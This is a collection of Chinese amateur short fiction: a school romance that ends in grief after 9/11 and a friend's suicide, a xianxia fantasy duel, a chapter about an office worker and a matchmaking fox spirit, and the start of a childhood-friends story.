那时我们虽然调皮捣蛋不听话不爱完成作业，但我们的成绩还是说得过去的，所以才考上了一所不错的高中。

在高中，我交了一个女朋友，她叫妆妆，很好听的名字，人长得也挺漂亮。伟子第一次见她时，竟瞅了半天，直到我狠狠地掐了他一下。

再后来，我和妆妆因事吵了一架，然后谁也不理谁。虽然不理，但我的心里却总是想着她。为此，我总是上课时被老师叫起来，问我一个问题，我说我不会，她便让我出去站着。伟子大力发扬助人为乐的传统美德，对我说，我们起码兄弟一场，你们的事，我帮你搞定！就这样，他开始“帮”我，最终使妆妆成了他的女朋友。

我本来听别人说过伟子和妆妆的传言，我不相信，直到那一天我看见伟子和妆妆牵着手走在大街上，我就知道，妆妆是伟子的了。于是那晚我喝得烂醉，在大街上狂吐不止，恰好碰见了伟子，他问我怎么了，我说我心痛。他夺去了我手中的酒，说，别喝了，今天你去我家睡觉，省得你爸妈生气。

我将酒夺回来，使劲地喝，他一拳打在我肚子上，然后抓着我的衣服用膝盖磕我的胸口。

我推开他，问，你为什么打我？

他回答说，为情所困，值得吗？

我说，那你说兄弟和情哪个更重要？

伟子一拳打在我脸上，我在地上翻了个身，只听到他说，你该清醒清醒了，兄弟才是最重要的！

我大声嚷嚷道，那你把妆妆还给我！

他愣住了，我站起身，摇晃的站立着，拍了拍身上的土，转身就走。蒙胧中，我听到他说，雨霏，你都知道了？其实爱一个人并不是过错，原谅我，好吗？

我转身说，我现在不想见到你，你马上消失在我面前！

然后，我就什么也不记得了。

当我第二天醒来时，我发现我是睡在伟子的家里，伟子在我旁边坐着，见我醒了，便让我喝解酒茶，我问他，你不上课？

他笑笑说，今天星期天！

我也笑笑。

伟子的脸上突然显得异常忧伤，说，雨霏，昨晚……

我打断他的话说，昨晚的事情就让它过去吧，我们还是好兄弟。

说完，我冲他笑了笑。

他也笑笑，说了声“谢谢”。

我什么也没说，只是笑，但那笑下却隐藏了无比巨大的忧伤！

后来，我总是见到伟子和妆妆在一起开心的玩，一起去喝咖啡，一起去吃麦当劳，一起去滑旱冰，还有伟子骑单车送妆妆回家。每次见到他们在一起时，我总会躲开，有时他们看到了我，让我跟他们一起玩，我也会找个借口走掉，因为我怕我会当着他们的面哭出来，所以，我会躲到一个安静的角落里默默地哭。

我是一个外强中干的人，在别人看来，我是一个无论怎样都会笑的孩子。可在我的内心深处却有着无不酸涩的涟漪。我想妆妆跟着伟子会更好，我没有伟子那么大的胆量，在漆黑的夜里送妆妆回家；我也没有伟子那样宽大的肩膀，让妆妆可以依靠；我不能像伟子一样好好照顾她，因为我总是生病，我还需要别人来照顾我。

我宁愿让妆妆快乐的活，而我则快乐地流泪——为她的快乐而快乐，为她的离去而流泪。一切痛苦我都愿承担，只要妆妆过得好。伟子说我是个傻子，傻到在心爱的女孩打自己时都会关心地问她的手疼不疼。我没理他，因为我的确是这样的。

伟子每天早晨都会在妆妆家的楼下等她，然后一起上学。伟子也真够苦的，大冬天里也要等着，到妆妆出来时，他已变成了一个雪人。

我认为伟子对妆妆是真心的，要不然上次妆妆的手冻伤了，他也不会骑上单车，去各个药店里找最好的药，却因为忘了戴手套而把自己的手给冻伤了。每当看到伟子对妆妆所作的一切时，我总是很感动，我承认，那些都是我办不到的。我也感到欣慰，因为妆妆找到了属于她自己的幸福。

我很想你
因为我爱你
没你在身边
我便失去了力气
我一直都在相识的地方等你
可你早已远去
是否你已将我忘记
是否你已不再回忆
难道我对你的爱
你从没有留意
我会一直爱你
直到天荒地老
直到天地合一
哪怕你已不再美丽
我也不会放弃
爱你
决不是一朝一夕

朋友们总是祝福伟子，唯独我没有，因为让我祝我爱的人和另一个男人幸福，即使杀了我，我也办不到。虽然伟子抢走了我最爱的女孩，但我们的关系却没有因此而疏远。我们还会在一起玩，只是不会让妆妆在身旁。

伟子刚和妆妆在一起的时候，我不知道该怎么做，毕竟一个是我的兄弟，另一个是我心爱的人。取谁舍谁都要付出相当大的代价。这就好像站在一个岔道口，不知哪一条路能找到宝藏一样。可到后来，我看到妆妆和伟在一起快乐的样子时，我决定不再去打扰她，不再让她不高兴。

寒来暑往，春去秋来，日子很快就过去了。一

转眼，我们已濒临高考。我已经习惯了在夜里偷偷地哭，伟子也好像一直觉得愧对于我，总是对我很好。

我和伟子的成绩很糟，糟得可以在年级排名的长榜中一眼找到，因为我们总是在最后。而牧牧的成绩却异常的好，好到可以用三根手指头表示她在市内的排名。为此牧牧总是让伟子好好学习，也总是教伟子做一些对于我们来说是天书的题，伟子再学会后就教我，就这样，我们共同提高。

高考很快就到了，我和伟子出乎意料地考上了大学，牧牧则考上了清华。

九月初，牧牧要去美国找她的父母，我和伟子去机场送她。她在临走前只说了句再见，就匆匆上路了。

我开玩笑说，你小子一定要把欠我的都还清再走。

伟子淡淡地说，这一世是不行了，下一世吧，我一定还清。

什么？我很吃惊地问，怎么了？

你不知道吗？伟子说，昨天是9月11日，牧牧乘坐的飞机撞上了五角大楼，她死了……

我感觉我心中的某样建筑“轰”的一声就倒了，眼前一片星光。

伟子说，我现在在我家楼顶，我要去找她了，你多保重！

他说完，我便听到了呼呼的风声，还有那东西破碎的声音。

我拿着电话使劲地喊，伟子！伟子！……可是信号已经中断。我放声大哭，仿佛看到了第二天的新闻“某男子从某某小区纵身跳下……”。

我走到小桥上，夕阳将河面映得通红，杨柳丝丝拂面，MP3中放着郑丽君的《我只在乎你》，“任时光匆匆流去我只在乎你，心甘情愿感染你的气息”。

我拿起一块石子，扔向水中，石子弹起又弹起，最终沉入水底。在它所经过之处留下了圈圈波纹。于是我想，人们总是希望自己的生活没有涟漪，可他们何尝知道，当他们不可能再有涟漪时，那便是他们的死期！

伟子、牧牧，你们走吧，黄泉之路不会孤独。

歌声中，我看到伟子和牧牧携手走向那完美的夕阳，还回头对我甜甜地笑……

总认为我们有缘
如今却阴阳相间
你们走得如此突然
只留下一句再见
虽然你们已成过眼云烟
但却永远活在我的心间
不知是否有一只鸿雁
可以传递我的思念
天堂中的宫殿
是不是飞翔的极限
那一只鸿雁
能不能到达你们身边
请你们告诉我
死亡到底是怎样的概念
你们是否怀念人间
河中那盛开的白莲
是上天对你们的祭奠
被夕阳染红的半边天
见证了你们的誓言

十多年过去了，拉登大叔也已经被击毙，可是心里的痛却怎么也挥之不去。于是写下了此文以祭奠儿时的玩伴，以及短暂而又美好的思念。

梦境

S.A.突袭

A。莲儿

我叫莲儿，是仙界的魔幻师，我爱的人叫做残风，他是我们仙界的顶级魔幻师，他与仙界之王、三大法王不分上下。

他总是站在悬崖边，俯视万物。风悄悄的吹过，他的长发与黄色的幻风长袍随风摇摆，玉树临风，气宇轩昂。

我们的王老了，他想推荐残风做下一任仙界之王，可残风却拒绝了，他对王说，王，我知道，如果我做了王，我就会把心放在管理仙界之上，可是，谁去照顾莲儿？我需要她，她也需要我。如果让我在莲儿与王位之间选择的话，那我会毫不犹豫地说，我选莲儿。请原谅我辜负了您的厚望，为了不打扰您和以后的王，我决定，我从今以后退隐江湖，再也不问江湖之事。

就这样，残风带着我离开了万仙城，走进了红莲山谷。

a.残风

我叫残风，是仙界五大魔幻师之一。我爱的人叫莲儿，她也是一个魔幻师，只不过他很善良，从来不学具有杀伤力的魔法，只学一些防身之法，比如说，她会万莲护身，也就是无数朵红莲在她身边旋转，一般的魔幻师根本不能伤到她。

我与莲儿相识时，她正在红莲山谷练习万莲护身，我当时还不知道那是什么法术，以为她要杀我，于是我便出掌，从体内逼出一股真气，将她的红莲组合成一条火龙，那火龙身长数丈，围着她，张开大口，马上将要把她吞掉时，一条更大的火龙却将我的火龙吞掉，转而向我袭来。

我一动不动的站在那里，也可以说是根本躲不过它，眼看他就要将我吞没了，我的幻风长袍却发出了强烈的光，那条火龙在瞬间消失了。

我大喊，是谁？是谁偷袭我？

我环顾四周，并没有其他人了，我捏了一把汗。

突然，一个声音从我背后传来，你就是残风？

我转身，发现是一个老婆婆，她白发苍苍，岁月的风霜已在她的额头上刻了一道又一道皱纹，从她能从我背后出现而我却毫无察觉来看，她的法术很高。

老婆婆你是谁？我问，你怎么会认识我？

她笑笑说，我是红莲圣女，至于我为什么会认识你，你没必要知道。噢，对了！你为什么要伤我的徒弟？来莲儿，让我看看伤到了没有？

莲儿跑到婆婆身边，指着我说，这个坏蛋过来就要杀了徒儿，幸亏师傅及时赶到，要不徒儿早就没命了！

我说，我又不是故意的，我还以为你要杀我，于是便还手呀。再说了，我也不知道你这么漂亮，要不然，我宁愿死在你手里……

我的话还没说完，婆婆大喊，你们两个快离开这里！说完，她便踏着红莲飞走了。

几天后，我们在炙水崖发现了婆婆，她死了……

B.莲儿

残风将我带进了红莲山谷，我想起了婆婆。一年了，为什么我们还查不出凶手？反而让凶手接连杀死了三大法王。

婆婆对我恩重如山，而我却没来得及回报她，她就去了。我不禁哭了。

残风走过来，擦去我脸上的泪水，说，怎么，想婆婆了？

我点点头，什么都没说，接着哭。

残风说，好了，别难过了。我们要为婆婆报仇，而不是在这里哭，对吧？

我点点头，搂着残风的脖子，大哭特哭。

夜，深了。我和残风做在悬崖边，一同欣赏着那皎洁的圆月，我真的希望我和残风永远不分开。

一阵风吹过，我不禁缩起了肩。这夜，好凉啊。

残风将她的幻风长袍脱下，披在我身上，问，后悔跟我来这里吗？

我摇了摇头，坚定地说，不后悔！

我真的不后悔，即使上刀山、下火海我也要跟着残风。我靠在残风的肩上，开心地笑了。

可以和我一起数星星吗？残风问。

我说，好吧！你看那颗真亮，就从她开始吧。一颗、两颗、三颗、四颗、……数着数着，我便靠着残风的肩睡着了。

b.残风

莲儿熟睡的样子很像一个婴儿，很可爱，真的。我实在不忍离开她。当初我放弃王位与她在一起隐居，其中隐藏了天大的秘密！

今天，我不得不离开她，为了她，为了仙界……

我用鬼魅幻影使莲儿靠在我身上，而我则站起身，移形换位去了万仙城。

C.莲儿

当我醒来时，残风正看着东升的旭日发呆，我推了他一下，他依旧看着太阳，说，醒了？

我嗯了一生，他接着说，你看看这个吧。

说罢，他便张开手，从他手中出现了另一个残风的影子，他对我说，对不起，莲儿，我骗了你。当初带你来这里是我们计划中的，其实我早就查出凶手是谁了，他就是三界魔王。

当初婆婆和各大高手联合才将他逼回魔界。那是一场非常激烈的战斗，各大高手一一倒下，最后只剩下现在的仙王、婆婆以及怀中抱着我的父亲了，这时的三界魔王已经筋疲力尽。父亲把他的幻风长袍脱下，将我裹在其中，然后交给了婆婆，让婆婆把我藏起来，于是婆婆带着我离开了。

可当她再回来时，魔界大门已死死的关闭，而且还设下了封魔咒。大门外，仙王呆呆地立着，有两行热泪从他眼角流出，而我的父亲不知去了哪里。

婆婆问仙王，我的父亲在那里，仙王告诉她，我的父亲使尽力气将三界魔王打到了门口，而门内的小魔却将父亲拉了进去，父亲在进门的时候将三界魔王也拉了进去，在三界魔王进入门中的那一霎那，父亲将所有的法力都用了出来，将大门紧紧地关住，并设下了封魔咒。因为父亲的法力全部用尽，大概已经烟消云散了。

说完，仙王大声哭了出来，据说，那是他第一次哭，也是最后一次。

婆婆听后什么都没说，只是从那以后她天天守在魔界大门旁，她不相信父亲就这样去了，于是她尝试着解开封魔咒，可她每向封魔咒是一次法，她的手上便会滴下一滴血，她的血落地便变成一朵红莲，久而久之，这山谷就长满了红莲。可是，她始终没有将封魔咒解开。你知道吗？婆婆就是我的亲生母亲……

现在，我要走了，以后只有这个幻影来照顾你了。说完，它便从幻影手中消失了。

我立刻站起，说，走，我们去帮他！

幻影将我拦住，说，主人让我在这里保护你，而你去了只会送死，我也就完不成任务。如果你实在想去，那你先杀了我再说！

c。残风

我进了万仙城，城中充满了杀气。很显然，

三界魔王已经到了，我要赶快找到他，然后趁他不备杀了他。

到了王宫，只见尸体遍地，血流成河，看来恶战已经开始了。

进了仙王大殿，仙王躺在宝座边，已经奄奄一息了，他见到我来了，便说，你快走，有人向他泄漏了我们的计划，他现在正在找你，你还是带着莲儿去人间吧，仙界没救了。

原来你在这里，干嘛，想走？没那么容易，本王今天要血洗仙界！

我转身看去，三界魔王站在大殿门口，双手鲜血淋淋，嘴角还留有一丝充满邪意的笑。

我打开魔法盾，防备着所有可能出现的袭击。三界魔王用手指着仙王道，没想到你这老东西还活着啊！说完，从他背后飞出了很多的蝙蝠，他们一齐向仙王扑去。

我立刻向仙王设下结界，蝙蝠飞不进去，转而来进攻我，可惜，他们只要一接触我的魔法盾便死去了。

我瞬息移动到三界魔王背后，准备给他致命一击，可冷不防我被他向后一脚踹中腹部，吐出了一口鲜血。

三界魔王大笑道，就凭你也想偷袭我？哼！不自量力。对了，这里太小了，我舒展不开，我看还是换个地方决一死战吧！

然后他便飞了出去，我擦去了嘴边的血，对仙王说，你安心在这里疗伤，我去对付他。便也跟了出去。

我们到了炙水崖边，崖下是滚烫的红色河水，掉下一块石头也会瞬间融化。

三界魔王说，就这里吧，如果我赢了，仙界归我，你也就死了；而如果你赢了，我死。当然，到时候这世界上也就不会有人是你的对手了。怎样，敢不敢比？

我还没有回答他，他便一掌打来，我迅速出拳去挡他那一掌，没想到，他太强了，我被打出数丈之远，全身经脉寸断，躺在地上欲动而无力。

D.莲儿

不好，主人有难！幻影突然大喊道。然后他将我困在乾坤罩内，正要走。

我说，求你了，让我去吧。

他说，不行，绝对不行！

我说，那好吧，你去帮残风，我在这里等你们，可你也不能这样困着我呀，如果三界魔王来了，我怎么办？

他犹豫不决，我继续说，把这乾坤罩去了吧，我也可以在三界魔王来这里之前逃掉。

他将乾坤罩去掉，我在乾坤罩消失的一瞬间，双手合十，红莲花瓣从中指间飞出，围着幻影形成了巨大的旋风，我说，这些东西并伤不到你，但你要脱身也不是易事。说完，我便踏上红莲，向万仙城飞去。

当我到达万仙城王宫时，我看到的是满地的尸体，走进大殿，仙王正在宝座旁的结界里疗伤，我走过去问他残风在那里，他说，为了保证你的安全，我不能告诉你。

我说，那好吧，我自已去找。说着我吹了一声哨，召唤来了十只雪鸟，让他们去找残风，他们接到指令后立刻就去了。

不一会儿，一只雪鸟就飞了回来，它告诉我，有两个残风在炙水崖和三界魔王打斗。我很奇怪，为什么幻影能够这么快就出来了？难道他早就能出来，只不过他知道我来了万仙城也不会有事，便假装出不来，等我走后再出来帮残风？好了好了，不管那么多了，赶快去帮他们吧！

d.残风

我躺在地上，怎么也动不了，三界魔王走过来说，你知道吗？你父亲和你母亲都是这样死的，哈哈……

我顿时怒火冲心，血液以极快的速度流动起来，已经被打断的经脉也已恢复了正常。于是我又站了起来，捡起落在地上的我的桀灵法杖。

他很吃惊，因为我的经脉恢复速度让我都感到吃惊。可更让他吃惊的是，他丝毫没有察觉到

幻影就在他身后！

幻影用乾坤罩将三界魔王困住，而我则用三昧真火去烤乾坤罩，顿时一股烧焦的味道迎面而来，三界魔王已经快不行了。

突然“嘭”的一声，三界魔王将乾坤罩打破，从里面钻了出来，我冲上去，拉着已筋疲力尽的他向崖边跑，想把他推到崖下那滚烫的河水中，而他在这时却变成了一块冥石，将我朝他吸去。

我转身欲走，却无论如何也走不了，于是便被他牢牢的吸住了。这时，我的身体开始慢慢的融化，而功力却一点一点的向他身体里运输，我知道，当他将我的功力吸收完时，我会化成一摊血水，他也就会在仙界无敌！

我将桀灵法杖抛出，它变成了无数的樱花花瓣，它们又组成了一张弓和一支箭，我对幻影大喊，快将它射过来，杀了冥石！

幻影说，如果要想杀了他，就必须从你的胸膛穿过，你也会死的！

我说，没关系，如果他不死，仙界就会永无宁日！

幻影拉弓预射，而这时莲儿飞了过来，她将弓和箭从幻影手中夺去。

我说，莲儿，快点射箭，反正我也是死，还不如让我死而可以保全仙界！

莲儿左手持弓，右手拿箭，站在原地说，也许有别的办法！

我说，没有了，快射箭吧！

莲儿还是站在那里，说，不，我不相信只有这一个办法！

我的功力已近衰竭，在不设恐怕真得就完了。于是我大喊，莲儿，只有这一个办法，你必须得这么做，否则我会死不瞑目！

莲儿抱头尖叫，然后将箭射出，我看到她流泪了。

那支箭穿过了我的胸膛，穿过了冥石，我们一起落入了炙水河……

E.莲儿

当我将箭射出时，我哭了，残风、残风……

幻影拍拍我的肩，说，主人已经去了，他希望你能好好的活下去，忘记今天的一切，我去了……

说完幻影散成了漫天飞舞的樱花花瓣，簌簌的落下，落在我肩上，我感觉残风还活着，他拿着一件樱花长袍披在我肩上，对我说，注意身体……

寻情记（五）

妖腰

如果你一时找不到我，请不要灰心丧气，一处找不到再到别处去找，我总在某个地方等候着你。

——惠特曼

已经是二十点四十五分，环视传媒原本人声鼎沸的办公室内，现在显得异常安静，在大约六十平米的网络运营部办公室里，蔡小青伸了个懒腰，舒展了一下快要僵硬掉的筋骨，关掉整理完的资料文件夹，惯性准备刷刷微博，在IE收藏夹里找到微博地址，正欲点的时候，蔡小青的手又僵住了。

犹豫了半响，蔡小青咬咬牙，颤抖着打开微博，果然不出所料满屏都是九尾的@和留言，无一例外全都是同样一

句话——“亲~~，要继续第二次穿越寻情之旅么？包邮的哦亲，记得要给好评哦亲！！！”

九尾的骚扰信息上次用的是“咆哮体”，上上次是“菊花体”，上上上次是“红楼体”，上上上次是……这次居然换成恶心肉麻的“淘宝体”，蔡小青脑补了一下九尾用她那又甜又嗲的声音喊出这一个个“亲”，浑身鸡皮疙瘩掉了一地！

蔡小青愤愤的关掉了微博页面，微微叹了口气，这只风骚的狐狸真的是阴魂不散啊，为了完成她的功德，竟是这般热心执着的近乎于骚扰了。微博，QQ，邮箱，MSN，手机短信……蔡小青的一切联络方式九尾基本上是全程监控+骚扰，每天固定每个联系方式各100条信息，风雨无阻，从不间断。

据说这还是考虑到蔡小青各种联系方式的承载量，也怕万一爆掉了蔡小青的这些联系方式就不好玩了，九尾特意“仁慈”的把每天的骚扰信息降低为各100条，不然那将会是一个更让蔡小青吐血的数字。蔡小青揉揉太阳穴，似九尾这般勤勤恳恳而且热切敬业的骚扰者，不去当网络水军真是太可惜了，以她的水准，她绝对会是秒杀所有人hold住全场的网络水军女王啊。

吐槽归吐槽，面对九尾这般来势汹汹的骚扰，蔡小青撑了半个月，已经忍不住有些疲劳了。不过倒是也多亏九尾这阵子不断的骚扰，才让蔡小青忙的无暇去回顾穿越《神雕侠侣》里的那一段各种苦逼都不知道算不算是爱情的感情。

要怎么说呢，蔡小青觉得那个世界的自己像是自己，又不像是自己，具体要说清楚这种感觉却又不太好描述，譬如每次的选择都如同一个十字路口，自己明明是想往左的，但是心底会有一个声音告诉她该往右，于是她就会百般踟蹰，摇摆不定。

就如同她对杨过的感情，自己明明是很喜欢杨过的，但是却总是碍于程英的身份各种隐忍，也碍于小龙女的存在而各种犹豫，所以除了那一曲“淇澳”和那一句“既见君子，云胡不喜”，恐怕真没有能让杨过觉察到自己喜欢她的地方了。

蔡小青时候想过了，如果自己当初决绝一点勇敢一点在十三四岁的年纪就去寻找杨过，出现在小龙女和杨过相遇之前，她是不是就可以大胆的去爱了。可是没有遇见过小龙女的杨过，还会是她蔡小青心心念念的杨过么？

这个悖论一般的命题着实是让蔡小青很苦恼，所以她就只能一直按着程英的人生轨迹走，慢慢的在那个世界熬着日子，数着岁月光阴，只盼来与那个人不足三天的相遇相守，然后便是生死离别陌路天涯。

细细想来，自己喜欢的其实就真的是爱着小龙女的杨过，这个前提条件是必需的，不然他就不再是杨过，而她亦不可能这么痴迷。早点领悟这一点的话，那这场寻情穿越之旅倒是真的不必了。

不过凡事有总甚于无，这次的“穿越神雕侠侣之我是程英”活动总算还是有那么一点作用的是，那就是——催开了蔡大小姐一直紧锁的比金石还坚固的情窦，蔡小青见证过那段穿越的时光之后，稍微有那么一点明白什么是感情了，这跟之前的一片空白荒芜沙漠一般的感觉是完全不一样的。

恋爱是一门学问，如果这么比方的话，那穿越之前的蔡小青可能是连连不及格的差生，而现在的她好歹能在及格线以上徘徊了，虽然看起来进步甚微，但对于蔡小青，改变却是显著的。

比如今天最好的闺蜜跟她说要离婚了，换做之前的蔡小青，一定会先大骂一顿闺蜜老公，再好好的劝闺蜜再想想，坚持劝和不劝离，而如今，她却只会淡淡的说一句，“不合适的话就散了吧，前面一定会有更好的在等着你”。

感情这回事是如人饮水，冷暖自知的。这世界上与其将男人划分成好男人和坏男人，不如将男人划分成“我爱的”和“我不爱的”，或者“爱我的”和“不爱我的”，或者“适合我的”和“不适合我的”。

这也是蔡小青从上次穿越得来的深刻的心得体会，杨过是个好男人，只是不适合她而已。想的这般通透，蔡小青忽然觉得自己离现代新女性的十大标准又接近了一大步——“上得厅堂，下得厨房，写得代码，查得异常，杀得木马，翻得围墙，开得起好车，买得起新房，斗得过二奶，打得过流氓。”

除了“开得起好车，买得起新房”这两条在这个

房价比天高的城市不敢去想以外，其余的八条蔡小青自诩是差不多都符合的，可是这样的自己居然就这么剩下来了。可能真的是自个儿投胎的时候手贱，选了困难模式，结果就到天朝来了落到如此地步吧。

内心忽然充满了焦躁莫名的情绪，蔡小青赶紧闷头喝了一口浓咖啡定定神，茶杯刚放下来，就看见“王祖贤”大美人正浅笑盈盈的坐在她对面，化了淡妆，穿着条葡萄紫的LV晚装裙子，低胸，裙身似鱼尾一般的自细腰勾勒出美好的身段，美得整个人发亮。

在心底大大的惊艳了一番，蔡小青正踌躇着不知道怎么应对这个麻烦的美人时，九尾却伸出纤细的手指轻轻放在蔡小青唇上，示意她先不要说话。

“当你老了，头白了，睡意昏沉，炉火旁打盹，请取下这部诗歌，慢慢读，回想你过去眼神的柔和，回想它们昔日浓重的阴影；多少人爱你青春欢畅的时辰，爱慕你的美丽，假意或真心，只有一个人爱你那朝圣者的灵魂，爱你衰老了的脸上痛苦的皱纹；垂下头来，在红光闪耀的炉子旁，凄然地轻轻诉说那爱情的消逝，在头顶的山上它缓缓踱着步子，在一群星星中间隐藏着脸庞。”

九尾并不急着找她说话，却缓缓的低吟着这首小诗，声音婉转而低沉，比黄鹂的歌声清脆，比微风的响声醇厚，比誓言的声音轻快，蔡小青心底仿佛涌出一股清泉，刚刚还烦躁不安的心顿时安宁平和了。

“这个是叶芝的《当你老了》，我吟咏的技巧可称是当世无双，为了催动你的情丝，便宜你让你白听啦，要知道当初在青丘，有多少神仙妖怪求着我给他们吟咏诗歌，我都不屑一顾呢。”

蔡小青正自沉浸在诗歌美丽的意蕴里，特别是那一句“只有一个人爱你那朝圣者的灵魂，爱你衰老了的脸上痛苦的皱纹”，真的是让她的灵魂产生共鸣一般的战栗，直到被九尾骄傲而得瑟的炫耀拉回了残酷的现实。

“九尾小姐你今天很漂亮，吟咏的诗歌跟你本人一样动人，”九尾听得蔡小青的夸奖，正欲得意一番，却被后面一句话扑灭了热情——“可是我已经下班了，现在起属于私人空间，即使你身为妖怪，也请尊重我作为人的隐私权。”

“不要这样啦，人家可是特意从米兰时装节上赶回来，连最新款的包包都没来得及搜购，就来帮助你达成心愿了，不领情就算了，也不至于这么冷冰冰的吧。”九尾却是永远不知道何为恼怒一般，总是这样笑嘻嘻的面对着蔡小青恶劣的态度，让被她骚扰的烦透了的蔡小青心里都忍不住有丝愧疚，觉得自己这样对她是不是太过分了。

“可是，我自己是真的不知道这心愿该如何去完成了啊……我也不是故意拖着你的……”蔡小青深深地叹了口气，一脸的无奈之情。

“耶？不知道心愿怎么完成？不就是找个男人么，有这么难么？想当初我族妲己姐姐艳压全国，不知道多少男人拜倒在她的石榴裙之下，虽然我的法力比妲己姐姐差那么一点点，但是帮你迷惑个男人来爱你是足够啦……”九尾狐撩起一缕黑发，轻笑道。

“不，我要的不是被迷惑的男人啊，你不懂的……就像你刚念的诗那样，我想要的就那种真心实意相守到老的男人，不要这么随随便便给我个残次品来凑合了事啊！！！！”蔡小青固执地反驳道。

九尾狐撇撇嘴，“你们人类是越来越麻烦了，以前救助书生的时候，他们的要求都好简单的，要么是要功名，要么是要金银，要么就是要美女，可轮到你，却是这么多事儿，对于内在的要求这么多，”说到这里，九尾狐的脸色微微一沉，眼神迷离起来，“人类啊，要知道，最不好控制的就是人心了，即使我的法术通天，也无法保证能给你变个真心的男人出来，这也是造物主的法则，我是无法违背的。所以，男人这种东西，还是得你自己去找寻啊……”

蔡小青第一次看到九尾如此严肃而正经的脸，惊奇洒脱如九尾竟是也有这般深刻的表情，莫非真的是自己这次太过分了，蔡小青是标准的白羊座女生，爆裂如火，直爽如山，藏不住心里对九尾的愧疚，正准备跟九尾道歉，然后认真思索一下下次穿越的地方。

结果这种情绪一流露在脸上，就看到九尾狭长的凤眼里闪烁着坏坏的光芒和嘴角已经憋不住的笑容，“你们人类真好骗，果然深沉范儿最能骗人

啦，哈哈哈哈哈，被我骗了吧……”

“你太过分了！”蔡小青瞪了一眼狂笑失态的九尾，愤怒的抓起包，跑出了办公室。

独自等公交的时候，路边的咖啡厅还在营业，隐约传来一首英文歌，仔细听听，是《you are not alone》。“First I need your hand Then forever can begin……”翻来覆去一直在低低的重复这一句。

蔡小青闭着眼睛听了一阵，直到踏上公交车才意识到那句的中文意思，意境很美——“先得执子之手，方能偕老白头。”放这首歌的人也寂寞么？也在为情所苦么？

她蓦然想起很多，细细碎碎却又模糊的片段，认真想却是又不太记得了，只是隐约记得关乎青春，关乎偕老。可是“偕老白头”这个太虚幻，蔡小青的要求其实一直很简单，只求牵那只手的时间可以早点，可以长一点，别的却是再不敢奢求了，即使这般，仍是奢望。

在公交上摇摇晃晃的颠簸着，包里的手机忽然大声叫嚷起来，在没有什么人的车厢里显得格外的热闹。

蔡小青看着陌生的号码，犹疑了一阵接起来，“你好，你是谁？”蔡小青礼貌的问道。

只听得电话对面轻轻的略显紧张局促的呼吸声，却是无人答话，蔡小青又轻轻问了句，“你是谁？请说话。”电话却就此挂断，再打过去，已是无人接听。

“怪人。”蔡小青嘀咕了一句，倚在车窗上，继续看外面那灯红酒绿夜夜笙歌的不夜城，满城的霓虹灯越发的看不清了，只是觉得炫的她眼睛都痛了，也衬得她的孤单格外的落寞可耻。

这样的人生可真无聊啊。忽然想起《银魂》里那句“仔细想想人生是变成大叔之后才觉得漫长！可怕啊”，蔡小青不禁失笑，自己也是在快变成大妈的年纪里，才开始觉得人生漫长得可怕，无聊的要死的么。

“I was so green,nothing could touch me.I'm not saying that,this is good or bad.I'm not saying that,i want to go.The salty seas behind the eye and it's the tears that come and make me cry”

耳边模糊的响起Devics的《salty seas》，这一片悲伤的深海吞噬了蔡小青清醒的意识，一点点的寂寞，一点点的企盼悄然浮上心头。

“真的好想谈场恋爱啊！”

蔡小青，性别女，年龄二十七岁，于一个寂静的夜里，终于真心的喊出了这一句恋爱宣言。

三个人的青梅竹马

S.A.突袭

一

苏小牧坐在我的单车上舔着冰淇淋哼着歌，我边骑车边埋怨着她又胖了，苏小牧指指在一旁呼哧呼哧骑车的狗蛋说：“要不我骑他的车子，让他坐你后面？”我看看体形已经接近球体的狗蛋，连忙摇头。

苏小牧和狗蛋是我从小一起长大的朋友，我们住在同一个家属楼里，狗蛋家住一楼，我家和苏小牧家在二楼，也许就是因为这个缘故吧，苏小牧从小就缠着我不放，我走到哪里她都在后面跟着。

上小学和初中时，我们三个人一起走着去上学，狗蛋我俩肩并肩，苏小牧跟在我后面。那时的狗蛋就是我们班里最胖的，每天都跟一个长得跟狗熊似的生物一起去上学觉得很有安全感，从来没有小混混敢拦住我们跟我们要钱。

到了高中，我们要骑自行车去上学了，于是三方家长一起去给我们买了自行车，可是苏小牧就是不骑，偏让我载她去上学，我说我不，可是每天我去上学时她

都会听到我家的开门声，然后我的自行车后座上就会多出一个苏小妆。就这样，整个高中我的车子后面总是坐着一个舔着冰淇淋的她。

苏小妆长得并不是倾国倾城，但还算可以。她喜欢听歌，喜欢边看书边喝奶茶。她喜欢玩CF，每次她爸妈不在家时我都会听到她家里传出“Fire the hole”的声音。话说苏小妆玩CF很是厉害，有一次狗蛋跟她玩，经常是还没有看到她就被打死了，战后苏小妆一脸骄傲地说：“姐不是好惹的！”从此，狗蛋再也不敢跟苏小妆提CF了，而每当苏小妆跟狗蛋起了争执时她都会说：“你小子有种跟我打CF！”

苏小妆不喜欢运动，但喜欢看足球，当年世界杯时跟我一起熬夜看球；看到巴西队意外出局时还跟我一起惋惜。每天下午放学后我和狗蛋都会在操场踢一会儿足球，她会坐在场边静静地观看，然后坐在我的车子后面跟我们一起回家。从小家里人都说，苏小妆是林子枫的小尾巴，走到哪跟到哪。

有了这个小尾巴还真多了不少麻烦，总有老师认为我俩是早恋，为此双方家长不得不多次出面跟老师们澄清，就连同学们也会有误会的。

有一天，我们班头号美女许佳在QQ上问我：“林子枫，苏小妆是不是你的女朋友？”

我说：“不是。”

“那她为什么天天跟着你？”

“我怎么知道？他从小就跟着我，赶都赶不走。”

“那狗蛋呢？”

“这么说吧，我们三个是青梅竹马。”

“哪里有三个人是青梅竹马的？”

……

二

也许吧，最难熬的日子也是最快乐的日子，当高三生活变成了我们永远的回忆时，我们才发现原来那段日子是那么美好，曾经爱过的与恨过的，嫉妒的与羡慕的，痛苦的与快乐的都随着高考的结束而落下了帷幕，留给我们的只是关于那些日子里的些许回忆还有我们成长的印记。

高考完的第二天，我们三个又去了学校，那时我们的教室因为没人上课已经锁上了门，我们从只能窗外往教室里看，那些桌子的摆放依然没变，在教室后面的黑板上还有我们班在高考一百天时写下的誓言。苏小妆指了指里面，说：“看，那是我的课桌，上面有我的汗水，有我奋斗的痕迹。”听苏小妆说这句话时我心里突然有一种很惆怅的感觉，高三的那些美好的回忆随着高考的结束都被尘封在了这个教室里，而明年，这个教室里又会尘封下别人的回忆……

